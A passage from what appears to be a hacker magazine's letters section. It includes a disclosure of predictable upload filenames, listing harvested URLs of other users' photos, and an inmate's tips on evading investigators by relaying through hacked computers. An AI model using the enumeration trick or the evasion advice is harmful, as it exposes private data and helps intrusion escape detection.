However, even more startling was after a few quick test uploads, we realized that the file name was simply a combination of a sequential ID and a time stamp. This means that it is easy to predict subsequent filenames after a given upload, and with a quick bit of scripting it was possible to start to harvest other users' picture uploads, eg:

http://d2joeuxif45ebo.cloudfront.net/images/medium/117575_1345855381.jpg, 117576_1345855509.jpg, 117577_1345855606.jpg, 117578_1345855705.jpg, 120256_1346119895.jpg, 111135_1345164314.jpg, 111136_1345164341.jpg, 111137_1345164458.jpg, 103471_1344383685.jpg, 103472_1344383722.jpg, 103473_1344383739.jpg, 120304_1346123232.jpg, 120305_1346123283.jpg, 120306_1346123315.jpg, 120308_1346123658.jpg.

We have notified EveryMe of this exact security issue on the 27th of August, however, after initially acknowledging this issue, they have yet to take any action and so I thought this may spur them on.

CptnKase

Dear *2600*:

Please continue the Dev Manny chapters, every issue if possible. Just keep the length about the same as your articles (three or four pages).

Bill

Dear *2600*:

If "Name Withheld" on page 43 of 29:2 is that torqued off about not getting a t-shirt for his article, he can have the one you didn't send me. I wasn't going to say anything until I read that, because I didn't send my article in just to get some "swag." For me, it was a hoot just to see my article in your mag, and I wanted to warn others about potential schemes in real estate. Mission accomplished, plus, I learned something from someone else's reply. Sure, it's fun to say, "Been there, done that, got the t-shirt," but if all one wants is a shirt, it's easier to just buy one. When I write for publications that pay, there are strict guidelines to follow. No one I know of has "guidelines" as relaxed as yours. It's an honor to be included. Thanks for a great mag.

PT Kitty

We appreciate the sentiment, but you definitely should have gotten a shirt, assuming you responded to the email we send out to our writers after their articles are published. Please follow up with our subscription department (subs@2600.com) and check your email account that you sent the article from, as it's not the same as the one you sent this letter from. And now, speaking of "Name Withheld..."

Dear *2600*:

Sure, I'm old and my memory is not so great all the time, I'll be the first to admit. But I just shelled out $35 for what I remember as being an awesome gray *2600* hoodie with raised lettering and superior craftsmanship that I received for writing an article. What I got in the mail was a 55 percent polyester, 45 percent cotton hoodie made in Honduras with painted "2600" and "Hacker" lettering. "WTF," I said to myself. This seems wrong. But wait, it gets worse. The first day, the lining of the pocket ripped, then the lining of the hood, then a tooth of the zipper broke off. And no, I was not doing anything even remotely strenuous. Being a hacker, I sewed it back together with nice strong floss, but as $35 is a lot of money for a garment that probably cost $1.00 to make in Honduras, I am deeply saddened by this. Add to this my confusion that now writers receive practically nothing for their efforts, except for "Hacker Perspective" authors who get a very generous $500 and I am very confused indeed. Who the hell is running the marketing department over there these days, because all of this sucks to me. It seems to me, a seven-time-author, that $100 for a Hacker Perspective article and split the rest with the other authors would be fairer (not to mention that stupid, easy photographers get paid more than authors!). Besides, this is my third or so letter where I have to complain to *2600* about their lax treatment of authors. The first time I wrote, this error was corrected. The second time ignored. I imagine it will

be the same now. But the crappy quality of the sweatshirt I was really looking forward to is the crowning achievement in the continuing crapification of *2600*.

Barrett D. Brown

Since you more or less outed yourself, yes, you have written in several times now to complain about what writers get and don't get. While we're sure there are others who agree with you, so far you're the only one who seems to have a real issue with the way we do things. We were wary about offering payment for the "Hacker Perspective" column, as then money risked becoming the primary goal, as well as a point of contention between other writers who were compensated in other ways. (Somewhat ironically, you were the first one we paid, and that certainly seems to have altered your perspective on what we're capable of.) The fact is that we don't have the ability to pay everyone and even the most successful magazines with advertising and huge commercial budgets are having trouble these days. We do what we can and we don't see why what was fair in the past wouldn't still be considered fair today. Now, as for your sweatshirt issue, we want to know more about that because it's the first such complaint we've received. We're not in the habit of selling crap and, if something doesn't meet our (or our readers') standards, we will certainly do something about it and make it up to anyone affected. We will forward this on to our shirt people and see if the quality has in fact been degraded. We'd like to know if anyone else has noticed similar problems in anything that we sell.

Dear *2600*:

I just received the new issue - can't wait to read it. One thing I am happy to see is that the HOPEland milk is certified Kosher by the Kof-K organization.

Philip

Well, we do have some standards.

Dear *2600*:

I'd like to add a few points to Kn@cker7's letter regarding publishing *2600* on the Kindle in 29:3.

Kindle is a platform that you're free to use or not use. Suggesting *2600* is Amazon's bitch is as ridiculous and inaccurate as saying they're also Barnes & Noble's bitch or the paper industry's bitch. *2600* has long used a middleman to sell us magazines. In case you haven't noticed, print is in rapid decline. Is *2600* supposed to sit on the sidelines and watch the rest of the brick and mortar bookstore industry implode, leaving them with few options to sell magazines?

Yes, they could sell us PDF or EPUB files directly, but that's not as easy as it sounds. And, as a consumer, I like having my copy of *2600* magically appear on my Nexus 7 every three months. If that doesn't work for you, then continue to buy the paper copy. In the meantime, I encourage everyone, in particular Kindle subscribers, to contact Amazon.com and demand DRM-free magazine subscriptions.

On a side note, I have contacted Google about getting *2600* on the Play Store. I hope that works out.

byeman

We don't think there are actually any humans working at Google in that department. If there are, they've either forgotten their email passwords or don't know how to read. We've literally had better responses from a brick wall. (Technically, it was an echo, but at least it was something.)

Every format and distribution method carries new challenges and additional work, but we're determined to meet the challenges and hopefully play a significant part in the future of electronic publishing.

Dear *2600*:

I just had my wife pick up 29:3 from the Chico, California Barnes and Noble. The pages from 51 onward have been wrinkled in such a way as to make reading certain lines difficult. It's fairly minor, but distracting enough.

I went back to BN and it looks like about half the issues on the shelf have the same wrinkle on the last quarter of the pages. It looks like a mechanical issue possibly caused in duplication. I want to help keep *2600* looking great. Other than telling you, is there something I can do to help?

ternarybit

We became aware of this defect as soon as the issue hit the stands. It was caused by a problem at the printer and our initial proofs were unaffected, making it impossible for us to detect before it was too late. (Obviously, it should have been detected at the printer's, and we've had some long conversations with them to ensure that this never happens again.) For any subscribers who received a defective issue in the mail, we're offering a free replacement issue if they contact us with their subscriber details anytime between now and when the spring issue comes out.

Dear *2600*:

I just received the Summer 2012 issue and, as I usually do, I jumped right into reading the Letters section. Why? Because just like when I am eating a baked potato, I always eat the skin first because that's the best part. So after I finished reading about Ghost Exodus's troubles, I next read "Transmissions" - Dragorn is so cutting edge and right on the money, wouldn't you agree? Then something at the bottom of page 53 caught my attention. A list of United States city street addresses with a host of question marks as a backdrop. I searched the entire magazine from cover to cover, but did not find any other puzzles like this, nor any

references/clues as to what these addresses might be. I usually ask for you to clarify any questions that I may have or to shed light on any mysteries that I might find in a specific article or issue, but this I researched on my own. Allow me to enlighten you with the findings of my research:

• *2651 Olive Street Saint Louis MO 63103-* AT&T Corporation Building.

• *420 South Grand Los Angeles CA 90071-* AT&T Tower, which houses a switching station and a Tandem office.

• *611 Folsom Street San Francisco CA 94107-* The site of a large SBC phone building, three floors of which are occupied by AT&T. This building houses the "secret room," Room 641. This is the location of the surveillance technology used to spy by AT&T on the high-speed fiber optic circuits that are located in this building. The surveillance technology connects to the routers for AT&T's WorldNet Service, which is part of the "Common Backbone" high-speed network.

• *51 Peachtree Center NE Atlanta GA 30303-* AT&T Communications and Maintenance Center.

• *10 South Canal Chicago IL 60606-* Illinois Bell Telephone Building.

• *30 E Street SW Washington DC 20024-* Verizon Telephone Building.

• *811 10th Ave New York NY 10019-* AT&T Corporation Building.

• *12976 Hollenberg Dr Bridgeton MO 63044-* AT&T Bridgeton Network Operating Center.

Sometimes it's a complex phenomenon to think simple. To be a hacker means always being observant, exploring, and being inquisitive. *2600* never fails to bring out these qualities in me. If I loved *2600* any more, I would have to marry it!! Just imagine the kind of kids that we would have!

Brainwaste

They would be well read and outspoken, but a bit two dimensional.

Listener Thoughts

Dear *2600*:

Come on, guys... seriously? What's the deal with all this "artsy-fartsy" rot you've been discussing on *Off The Hook* lately? Since the latter half of 2011, it seems that not a week has gone by when you aren't devoting major portions of the show to discussing arts and crafts projects (your recent emphasis on the "Maker Faire" fad is a prime example of this) or the "hacker space" fad (real hackers are independent thinkers and don't need special "spaces" to work our magic... but, that's another rant). I'm not sure when any of this stuff began being equated with the computer sciences, or those of telecommunications and hacking. Has our subculture so completely lost sight of what it was that it had to dumb itself down to this level?

I've been a listener to your fine program since about 1996 or 1997 (or whenever it was you started streaming online) and to your earlier programs by way of the FTP. Since about midway through last year, I've embarked on a "recap" of the program, starting at the beginning (1988) and have already worked my way up to early 2000. Kevin Mitnick, changing telephone equipment, the development of the Internet, and mentioning 14.4 modems as the "latest thing" of the time - all quite amazing topics. (And your "Y2K: Countdown to Doom" thing still tickles me to this day.) In previous years, the show was fascinating and entertaining, and it captured and held my attention. But then something happened. Then you started bringing in the subjects mentioned in my previous paragraph and that fascination suddenly turned into groans and yawns, and I'm reminded of why VLC includes a scrollbar.

Maybe I'm just missing the point, whatever it may be. Maybe the show really has run out of legitimate hacker-related topics and this is just the way it has to be now. Maybe I'm just a stubborn 52-year old British philistine who's so out of touch with subculture on the other side of the pond for my own good; I don't know. But in listening to past shows and comparing them to the present ones, something tells me you guys could still do better and save the program before WBAI decide to rename it *The Arts and Crafts Hour with Emmanuel and Company*. (Maybe I'd better not give them ideas.) But, as it stands, 2011 probably didn't go down in infamy as the year *Off The Hook* died, but certainly was given a terminal illness.

Your once-fan
The Other John Draper
(the one in Cardiff)

We hear all kinds of opinions on the direction of the show, but we largely focus on what's going on in the world around us. We really didn't devote as much time as you claim to hacker spaces and Maker Faires, but they were probably mentioned more than in the past because they've become so much more popular. We think some of our content of late - which focused on developments like Wikileaks and the tremendous power and social effects of the Anonymous movement - are much more in tune with our older themes than anything else that has been covered in recent years. We try to mix it up as much as possible. But our perspectives and attitudes can change over the years, making the presentation different than it would have been at another time. So too can the perspective of any listener, who, due to experiences and changing opinions, may no longer find something we talk about on the same interest level as it would have been in the past. It's also profoundly different to listen to events of the past as it is to hear about things going on today. One thing that will always

help is if our listeners stay involved and tell us both what's on their minds and how we're doing in their opinion. We're always interested in suggestions and ideas for new things to try. Thanks for writing.

New Meeting

Dear *2600*:

Was hoping to get a meeting set up in Savannah, Georgia, as there aren't any already and no hackerspaces that I know of. Not sure if anyone else has inquired about this location? I know of several locations in the Savannah area that would be great for meeting.

Zach

Our advice to you and anyone wishing to start a new meeting is to go ahead and get it going, doing what you can to promote it locally. While billboards and skywriting may be beyond the limits of most of us, there are unique and clever ways that you can help to promote these gatherings. Physical bulletin boards, classified ads in local papers, handouts at certain classes or clubs where hackers might be in attendance, and - our favorite - sticking a leaflet inside copies of our magazine, assuming your town has a bookstore that is still in business and that also carries us. We're sure our readers can come up with all sorts of other creative ways of promoting new meetings. Once your meeting is up and running, send us updates after each one (meetings@2600.com). That tells us that you're following through and are actually still interested in pursuing this. Assuming you follow our simple guidelines (explained on our website in the meetings section), you should see your meeting show up in our pages and on our website. And that's when the gates will open and hackers will descend upon your meeting like locusts. We hope that's what you want.

In Need of Advice

Dear *2600*:

I am not a hacker. I am a housewife/student/mother of a three-year-old daughter. The reason I am reaching out to you is your value cannot be overstated enough in regards to my situation. I need help and do not know where to go. Two lives literally depend on your connections/skill set and I am praying that maybe you are willing to help. I have no reason to hope you will believe me, but I have nothing to lose at this point and came across your magazine at Barnes and Noble yesterday (which I promptly purchased).

Up until recently, I had been in a very bad marriage and asked for a divorce. This is a typical scenario of a defense contractor gone bad. My husband had created a secret double life overseas and I had slowly chipped away at the layers until I was able to in fact to validate my suspicions of cheating and deceit. He is a dual citizen and I met him while he was serving in the U.S. military. After September 11, he obtained his secret clearance and began contracting in the Middle East. (Insert clandestine sexcapades and international intrigue here.) I won't disclose all the drama behind all the sex dating sites/women and porn/chat addictions other than to say I do not have the resources nor the money to pursue the issue of tracking down the parties involved.

My husband is a very, very ruthless man and "knows people." He has money and resources I cannot begin to imagine and has left my daughter and me here with no money or support. He has abandoned his child and is trying to inflict as much pain as possible while he is in Afghanistan earning six figures. I even had to sell my wedding ring to get the retainer for my attorney and am desperately trying to find a job to keep the lights on while my divorce slowly processes through the court system.

That being said, my husband has hidden assets in foreign countries. I am 100 percent positive. The problem is, the private investigators I consulted say a good hacker starts at $5,000+ easily. Does your magazine or editor have any contacts or know of any computer password programs that could help me find this money? I am willing to pay. I just do not have $5000. Surely there is someone out there whose motivation is not just financial? I know the two places it could be and all the possible user id/password combinations, but have had no luck myself in gaining access.

I am not asking anyone to commit a crime or hurt anyone else. I am simply asking for help figuring out his passwords so I can print the statements for my attorney. My only fantasy at this point is that he will perjure himself by not listing this income on the affidavit and I will be awarded my fair share. I have been advised it is illegal for me to change, falsify, impersonate, reset, modify, delete, move, transfer, or touch anything. All I can do is "legitimately" log into the accounts to print the information for my case. Can you please help?

Anonymous

First off, if you're this concerned about not being found out, we suggest you don't write in to the letters section of magazines with so much identifying information. We removed and changed enough of it to make you unidentifiable, but doing this witness relocation crap isn't our strong suit.

More importantly - and this goes for everyone else who writes to us in a desperate state thinking we can somehow solve all of these problems - you're woefully misinformed as to what hackers can and will do. If you're a television character, then what you request can be accomplished in about 18 minutes. But assuming you're writing to us from somewhere in the real world, it just

doesn't work like that. Sure, programs exist that can crack passwords, but it's different for every system and there's no guarantee the information you desire is just sitting out there waiting to be discovered. Not in the real world. Also, if you start going down this path, you will likely be noticed at one point or another, which would only compound your troubles. You say you're not asking anyone to commit a crime and simply want to "legitimately" log into your husband's accounts, but surely you realize that this would in fact be a crime and we doubt it would help your case, not to mention the fact that you'd be tipping your hand to this "ruthless" person you're trying to sever ties with.

A decent private eye can help you get any information that's out there without breaking into private accounts to do so. Hackers don't hire out services in the way you describe, except in the eyes of people who have never met one. Use your suspicions and whatever facts you have to give a detective something to investigate. But be prepared to just walk away with nothing but your freedom. From what you describe, that doesn't sound like a bad deal.

Dear *2600*:

I am a shiny new *2600* Kindle subscriber. The subscription is an outstanding bargain. It is my first (only) Kindle subscription.

Is there an article that describes how to decrypt DVDs via Windows 7? Apparently, methods that worked a couple of years ago are now obsolete. I have spent a lot of time trying. I am anxious to digitize my movie collection so that I can watch it on my TV. My old DVD player bit the dust in the course of setting up my Roku. The copy protection infuriates me as I just want to take my legitimate DVDs and make them more useful so that I can *enjoy* them! If I had the capability to rip DVDs, I might actually buy *more* of them!

Thanks!

P.S. I prefer digital versions of articles (vs. hardcopies).

CoolHappyGuy

We've had good luck with a program called HandBrake, which works on a number of platforms. What you should wind up with is a file that can be played on a variety of devices. Contrary to what the entertainment industry would have us believe, this sort of thing is completely legitimate and totally within the rights of someone who has already purchased their product. A great example of this came after a number of us were hit by the recent hurricane and lots of people were looking for ways to watch DVDs on their laptops in dark houses with no power without draining the battery too quickly. Using such programs to copy the content to a thumb drive really helped to keep a lot of people sane in a time of crisis. We'd love to know what kind of a plan the entertainment industry would have come up with to handle such a situation.

Dear *2600*:

I'm looking for information on how to submit articles for review and possible publication in *2600 Magazine*. I'm a massive fan of *2600*, reading it since I was a kid. Presently, I publish articles in *Hackin9* and run myexploit.wordpress.com which has had over 20 thousand readers in three months.

I work as a pen tester. It would be a dream to be published in *2600*. I'm not seeking any payment and see this as an honor. I normally write about social engineering, including any exploits and tools used to perform.

Penmeup

It's a lot simpler to get published than you probably believe. You don't need to sell yourself to us or give us a list of places you've been published. We accept articles from writers as diverse as high school students to government spies and computer scientists. It's the mix that makes it magic. Just send your stuff to articles@2600.com and make it as detailed and interesting to hackers as possible. Since we tend to get a lot of submissions, two or three issues could go by before an accepted article gets published, so it's always a good idea to not be too time sensitive in your writing, unless it's some major scoop that needs to be printed immediately.

Dear *2600*:

I've recently moved and I was wondering how I change my address for my subscription. The current copy did show up at my new address but it had the yellow sticker for address change on it. Do I need to do anything? Thanks.

Andrew

They used to teach this in schools. Yes, you must always notify magazines of a change of address. They don't normally get forwarded, so you were pretty lucky to get that one issue. Don't count on it happening again. You can either email our subscription department (subs@2600.com) or send us a change of address notification via snail mail. In either case, you should also include your subscriber coding printed on your address label to make sure things go smoother.

Dear *2600*:

I am writing a screenplay and need to ask some questions about hacker culture. Three of the main characters in this pilot are hackers. Can you put me in contact with someone or a few folks here in New York City that could be helpful? Thank you so much for your time!

P.S. I love the sweatshirts.

Monica

The best way to learn about hacker culture is to hang out with hackers, read some articles, perhaps attend a conference or two, and look for

various hacker projects either online or in real life. We suggest dropping by one of our meetings in New York. But don't stop there. The hacker culture is huge and it spans the globe. Try to see and experience as much of it as you can, through as many eyes and perspectives as you can find time for. This is what will make your creative work truly pay off.

Advice to Share

Dear *2600*:

I've been following your publication for several years. My husband is actually the software person. He worked on the NSA's encryption software which, he comments, is a piece of crap. The Air Force called him a few weeks before they were hacked in Colorado. He warned them that they were using outdated software. They didn't listen. They never listen.

When I heard that the NSA was trying to recruit hackers, I tried to warn you. I never got through. So let me try again.

There's more they're not telling you about working at the NSA. It's not just about clever encryption. They're going to impose criminal penalties on you. It's a way to induce you into working for them. Then you have to pass this ridiculous trumped up background check - which you can easily fake - and then they literally have your soul.

The NSA is an old boys' club. My ex-husband is one of the senior officers - and he's really dangerous. He's a thug. I had to sue him in federal court because he started using thug tactics against me. My ex faked his entire clearance check, and violated about half a dozen national security regulations.

His old cronie network from the military all got jobs at the NSA after Vietnam. My ex was reported for national security violations when he was in the military. They threw him out. Then *I* threw him out when he asked me to lie for him.

These guys are really dangerous - don't be duped. They want you to play the national security game, and then when you decide you don't want to play, they nail you to the wall. They'll set you up. If they decide that they don't like you, they'll find a way to attack your security clearance, and then try to prosecute you, so you need to watch your back around these guys.

And here's something you probably don't know. The old KGB was advising the NSA as early as 1970. You'll never know who you're dealing with. Once they get you, you belong to them. Stay away from these guys.

No Name

You don't have to worry about us being duped by the NSA or most of the other three letter agencies. While the National Security Agency has indeed been trying to recruit hackers at conferences, that kind of thing simply would not be permitted at one of ours. We look out for our attendees and try to keep them from falling into black holes. We've been known to have speakers from all sorts of different places including government agencies, but at HOPE Number Nine we were especially proud to have ex-NSA analyst William Binney, who had a lot to say about the NSA that they weren't too pleased about. Individuals with integrity exist everywhere and it's up to all of us to listen to them when we find them, as well as to protect those who may be vulnerable from organizations who prey on the uninformed.

Dear *2600*:

I've always appreciated the BSD way of doing business better than Linux. After all, BSD has true Unix roots, and the BSD team tries to control as much of userland as possible instead of just slapping GNU (which I completely respect) on top of a kernel. GNU is awesome, but something has to be said for the benefits of the kernel developers also writing userland.

Of course, anyone who is BSD-curious turns to FreeBSD. In my mind, the best way to promote a product is to make it available to the masses. Therefore, I offered the following post to the FreeBSD forums:

I'm sorry to keep beating a dead horse, but I really, really prefer the BSD way of doing things versus Linux. I want nothing but success for this project. I therefore have the unfortunate duty of offering criticism (in a respectful manner [but with some humor], of course):

Having installed and used many operating systems (and perhaps more distributions of Linux than all other operating systems combined), I have to say: You guys MUST do something about your installer. Not only was it easier to install Solaris, OpenBSD, Symbian, ReactOS, and Slackware AND build a working Hackintosh, but if I tried to imagine a lay-person doing it... well I couldn't imagine that. It would not be possible.

After getting FreeBSD installed, I decided that I wanted a GUI (shouldn't a "User" install (which is what I chose) include a GUI by default?). Ports is still compiling GNOME2 and its dependencies. Meanwhile, I've already had to answer questions like, "Do I want extra debugging for Perl?"; "Do I want Python to be multi-threaded?"; "Do I want 64 bit integers on i386?"; "Do I want SSL support?"... You may as well ask the lay-person: "Do you want fries with that?"

Please. I beg you. In addition to "User", "Developer", "Kernel Developer", and the other install profiles, add an "I just wanna look at the Internet and work on spreadsheets" profile. It should include kports or something similar. When I install a port, there should be an "I don't know if I want a patch to fix a microcode flaw, so just make

those choices for me" option.

Do you know what the sum advice of those who replied was? "That's why PC-BSD and others exist." That is the sort of arrogance in the open source community that keeps Microsoft alive and kicking. Hackers: Let's make alternative operating systems and software more approachable by the masses.

R. Toby Richards

New Stuff

Dear *2600*:

You all do a good amount of talking about wanting to change things politically and make a difference. Well, this movie (which will be in production soon) could use your audience's support. I'm not affiliated with the movie, but I feel it really needs the viewership of your audience! You can donate in multiple ways at http://hackitat.com/.

The site will have much more information by the time this goes to press, but to summarize, it is a worldwide documentary about political hacking in different countries for the good of relieving information. It looks to be very well led with support from all over the hacker community. As a large voice in this community, I feel you should be obligated to contribute... at least by publishing this letter. Thank you as always.

Lost in Cyberia

We're quite impressed with what they're trying to tackle and the way they're doing it. We definitely support this and urge others to do the same.

Dear *2600*:

I am an indie musician/author/artist based in beautiful Quebec City, in the province of Quebec. Earlier this month, I self-published *Takers Economy: An Inquiry into Illegal File Sharing* that I hope you will consider for review.

The book proposes an alternative look at illegal file sharing in light of the role of art in society, and in the context of the oneness of all beings and things. You're invited to visit my website where you will find more details about the book, an online viewer, and free download links: http://poligraf.tumblr.com/writings/takerseconomy.

Thank you for your time and attention!

Chris

Dear *2600*:

I was wondering if anyone has ever contacted you about converting an old payphone into a VoIP phone or other digital phone. If someone has, could you please point me in their direction? I have numerous questions that I need to ask them. This may become a project for GreenvilleMakers.

l0tek

Since we're not too keen on passing messages around, we figured this would be the best way to get the word out on this. Perhaps some phone companies out there could donate a few of those payphones they keep removing to such a project? We can't think of a better way to merge the old with the new.

Dear *2600*:

First, thanks for making Volume One of *2600* available on the Kindle! Do you have plans to publish any other early volumes here as well?

Brad

Yes, in fact, Volume Two is now available as well, and we're hoping to streamline the process so that some of us are still alive by the time we've got the whole collection finished. Since the Kindle version is actually converted to text from scans of the old articles, it means that each and every word from them is gone over and proofread, as OCR software is still not advanced enough to be able to handle some of our older issues. And if there is a typo from the original, then it stays in, as we want to preserve the content exactly how it was originally presented. We guarantee that nobody has ever gone to this much trouble before, which is why we hope huge numbers of people support these efforts by purchasing the Kindle volumes.

Miscellaneous

Dear *2600*:

I have recently gotten Comcast Ultra service. They started out by giving us a new modem and a device called an eMTA. The eMTA was actually an Arris modem with the Ethernet port disabled. I tried plugging my computer into it and it did nothing. Then I tried to unplug the modem and plug it back in. That didn't do anything either, but now the second phone plug was working. I was getting somewhere with this. I tried pushing the reset button. Still nothing. Then I tried holding down the reset button for various amounts of time and I finally got it to work at 15 seconds. I later found out that Comcast "provisions" their modems to do various things such as disable ports, change speeds, etc. So essentially, what I was doing was reprovisioning the modem to its default settings. I was getting 10mb/s Internet and a second IP address out of the eMTA.

Theo

Dear *2600*:

Sorry I missed your call, I am still traveling. Is it OK if I call you Saturday?

Jessica
Sent from my iPhone

Ever since "smartphones" came on the scene, we've seen some really spectacular mistakes with everything from predictive text and autocorrection to misdirected emails and unintentionally shared private info. We've gotten this message several times now and we can hardly wait to see how it eventually plays out.

Dear *2600*:

Being held in Pier 57 In Manhattan. Some new device or new move forward with bio mimicry. Or big step forward in AI....

JonnyBear

And then there are those messages that make the others pale by comparison.

Dear *2600*:

You have my email address and yet I never hear from you. Not a single offer, not a reminder, not a newsletter, not any updates, nor announcements, special news flashes, notices concerning auto-renew failures, invitations to social media, or even anti-social media, offers of workshops, and opportunities of any sort. You appear to be doing nothing at all with my email address, in fact. Just wanted to thank you for that.

PB

So you're the one whose mail has been bouncing. Thanks for writing - it's all fixed now.

Dear *2600*:

For the last three years, I have purchased my copies of *2600* at Barnes and Noble. You must know how dangerous it is to assume. I went in to pick up a new copy about a month after they hit the shelves. There were none. One employee noticed my mild discomfort and asked if he could help. I responded with a positive and expressed my surprise that there were no issues in the rack. He told me he had just put some in the back to be returned as he was making room for the new issues. I advised that there would not be any new ones for two months as it was a quarterly magazine. He replaced the ones that were in the rack.

Why did this happen? I would hazard a guess and say it was a lack of information. Most people don't think quarterly unless it is a sport - like football. Perhaps "Jan - Mar" should be on it to designate the quarterly. Good luck and keep up the good work.

John

We don't know how much clearer we could be, having printed "The Hacker Quarterly" and Autumn 2012 on the front cover. If an employee has lost track of what season it is, odds are he won't do too much better with the month. Just another example of the nonstop circus that publications have to deal with in the retail world. Thanks for looking out.

Dear *2600*:

Check this out - those in U.K. (have domain name servers/IP addresses) conduct against the public: cyber surveillance, cyber terrorism, cyber stalking, wireless streaming of information, cyber sex by telecom.

IP routing and packet switching is done in space.

I have full operational methods of U.K. GCHQ, U.K. MI6, of which defraud global public security.

I have been subjected to ID theft, destroyed/stolen property, slander/libel/advertising injury, of which denial redress to date. I am one of thousands subjected to abuse and would like to work against those in the U.K.

c

We get dispatches like this all the time from people all over the world. This is why some of us haven't been outdoors since the spring.

Dear *2600:*

What does every government want? Power, and lots of it. To have power, you must have control. How can you have control without influence? Sheeple are the target. Those are the helpless people who need big government to tell them what to believe, how to think, and how to live. A critical thinking society is a dangerous society which cannot be controlled by outside influences because they ask too many questions. I have been a hacktivist for 13 years now, and have been on all sides of the spectrum gathering knowledge and intel along the way. I've worked as a network security analyst for a corporate ISP that worked closely with DoD, I've got friends in Military Intelligence, and now I am gathering intel as a federal inmate. Did you know that there's a law enforcement database that is used to profile and footprint anyone with a Social Security number? It's the next best thing to NCIC.

NCIC uses 3270 protocol - which is similar to telnet - which is used for communicating with IBM mainframes. NCIC is also very primitive and has been around for quite some time. NCIC stores information on warrants and criminal records. This mega-profiling database is WsFcic which is located at: https://aes.seisint.com/AES/WsFcicReport/ and such records within include: UCC filings, possible properties owned, possible associates, possible relatives, other people associated with your Social Security number (fraudulently), various aliases, possible criminal record, sexual offenses, driver's license, motor vehicles registered, accidents, concealed weapons permit, corporate affiliations, people at work, professional licenses, FAA certs, FAA aircrafts, watercrafts, hunting/fishing permit, bankruptcies, and liens and judgments. It has my info, my mother-in-law, siblings, etc. It's a people-mapping system which tries to connect the dots to everyone you know. The process begins when you apply for a job with your Social Security number, apply for an apartment, register a vehicle, register to vote, etc. I've also learned that when I posted my resume on job search websites, all of the information contained in my profile and resume got siphoned out to a third party entity: the government! Which is where a good portion of this WsFcic database gets its information from. Since the database is accessible online, though protected (though futile) via an AES encryption SSL cert, it's hunting season.

Honestly, did any of you sign any waivers of consent and sign away your privacy rights to allow "the man" to archive our lives in their super gum shoe database? Hell, no.

A lot of times, we get careless with privacy. Our ISPs and various web accounts keep detailed information on our web habits. Google even stores these records. YouTube had all my deleted messages and comments from over two years ago and was subpoenaed by the FBI. YouTube is owned by Google, so go figure. The records for YouTube and Gmail are called "Google Confidential and Proprietary," consisting of services I used (Google Docs, Gmail, YouTube, Google Talk, search history, etc.), my sign up IP address, email login attempts, failed and successful logins, etc.

Many times, when we create user accounts with fake information, we forget to spoof or proxy our IP addresses or use VPNs or SSH. In prison, I have studied a lot of other cases in the LexisNexis criminal/civil case database, and the majority of hackers who got caught were either snitched on (like in my case) or didn't protect their IP and/or MAC address. Your IP when reversed leads to an ISP and the ISP leads to subscriber information which the feds can get effortlessly with a subpoena.

A good way to help prevent your Internet search history from being archived and given to the feds is to use this encrypted search engine: https://www.startpage.com/. You can connect to google.com via Startpage, and all your ISP will see is that you're connected to a Startpage server, and Google will see a connect from a Startpage server instead of *you*. Since all email service providers save and give your information to the feds, try using http://www.hushmail.com for a free encrypted email service which supports privacy protection. Also, download IP SEC which encrypts and authenticates each data packet as it's going across the network, which also protects you from ARP poisoning attacks and traffic sniffers. Since Windows logs every little thing you do, try Deep Freeze, which wipes your hard disks back to factory fresh via a hot key and every time you reboot. Dump your RAM, or write a script and attach it to your startup tasks to dump your RAM. Or, better yet, just use live Linux distros with no hard drive and FTP your stuff. It's easy to get careless when you're doing things that the feds disapprove of. Also, try Tor from http://www.torproject.org, which is a nice IP proxy utility that was sponsored by the U.S. Naval Research Laboratory some 15 years ago. Jacob Appelbaum has made Tor his life's work, and, if he trusts it so much, so do I. Encrypt your hard disks with TrueCrypt from http://www.truecrypt.org, which I have personally learned that the feds *cannot* crack if you use complicated alphanumerics and symbols for the passkey. More conveniently, I installed WinSSHD v5 on remote desktops which let me tunnel my packet traffic through a 256-bit AES encrypted shell to overseas hacked computers.

Whatever it is that you do, know that the federal government is only interested in exploiting and prosecuting computer hackers and phone phreaks. They have no desire to learn, and giving up your trade secrets to the totalitarian is giving up a power which should only belong to we, the people. If you give them your knowledge, then we have lost our leverage should one day we all be subject to communism and/or dictatorship.

Becoming an FBI or Secret Service informant is like shooting yourself in the foot. Look where it led Albert Gonzalez, who got 20 years in federal prison, which is the most in history given to a hacker. It is time for a higher awareness and to use our power responsibly and for the better good of our countries. There are people being cheated out of their right to freedom all over the world, and that's where we should come in. He who holds the power of technology controls the world. *We* hold the spear of destiny. We could and should be the people's army, not some "tool" in the hands of some elitist bureaucrat scumbag. The way the Declaration of Independence was designed was for people like you and me to protect our country from people like we have in office today. Thomas Jefferson once said that it was our responsibility and obligation. I think he also said, "When all government, domestic and foreign, in little as in great things, shall be drawn to Washington as the center of all power, it will render powerless the checks provided of one government on another and will become as venal and oppressive as the government *from which we separated.*"

E.T.A.G.E.

Dear *2600*:

Hello, 2600.com, sell?
how much; sell?
thank you

e

Honestly, has this approach ever worked with anyone?

Dear *2600*:

I have never had a reason to write to you before, but I have to comment on 29:2, plus something that happened to me that I don't want to happen to anyone else.

Most of the technical stuff discussed is usually over my head. I learned most of what I know about computers by trial and error Windows blows, of course. I always used a MAC. Now I am into Linux. It sucks that most of the good shareware/torrent programs don't work anymore. Even though I have used them, I spent loads of money on programs, music, and movies.

I started out like Teague Newman, but wasn't able to progress like him. I have been wanting to learn more about computer forensics, but around

here it is pretty scarce or real expensive.

With the writer of "Firewall Your iPhone," I always believed that your smartphones and maybe even computers used your personal info and surreptitiously communicated with other companies. I just didn't realize it went to such an extent. The worst offender I think of is Facebook. I got royally screwed over by them just by joining. When I got divorced by my wife, she threatened me with numerous actions if she didn't get what she wanted, which was everything. She would do whatever it took to get back at me. Well, she did! She put some pics of young nude girls on my computer and gave it to the cops. That's impossible to defend yourself from if you can't afford a lawyer or bail money. It worked, too. The cops believed her, not me. I decided that if I was going to prison, I was going to go for something I did. I used her dad's credit card because I was so broke I wasn't able to eat. After I got out of prison for a year (plea deal instead of trial and possible ten years), I was convinced to open a Facebook account. Two days later, my probation officer nabbed me for violation of her restraining order, which was also a violation of my probation. Apparently, Facebook sent her a friend request on my behalf without my permission. She filed a complaint to the cops. I am enclosing a copy of the letter I have sent out to any and all media types to let other people know of the danger Facebook could do to them or their kids. No one has dared print it. I was hoping you might. You are all about free speech and speaking your mind:

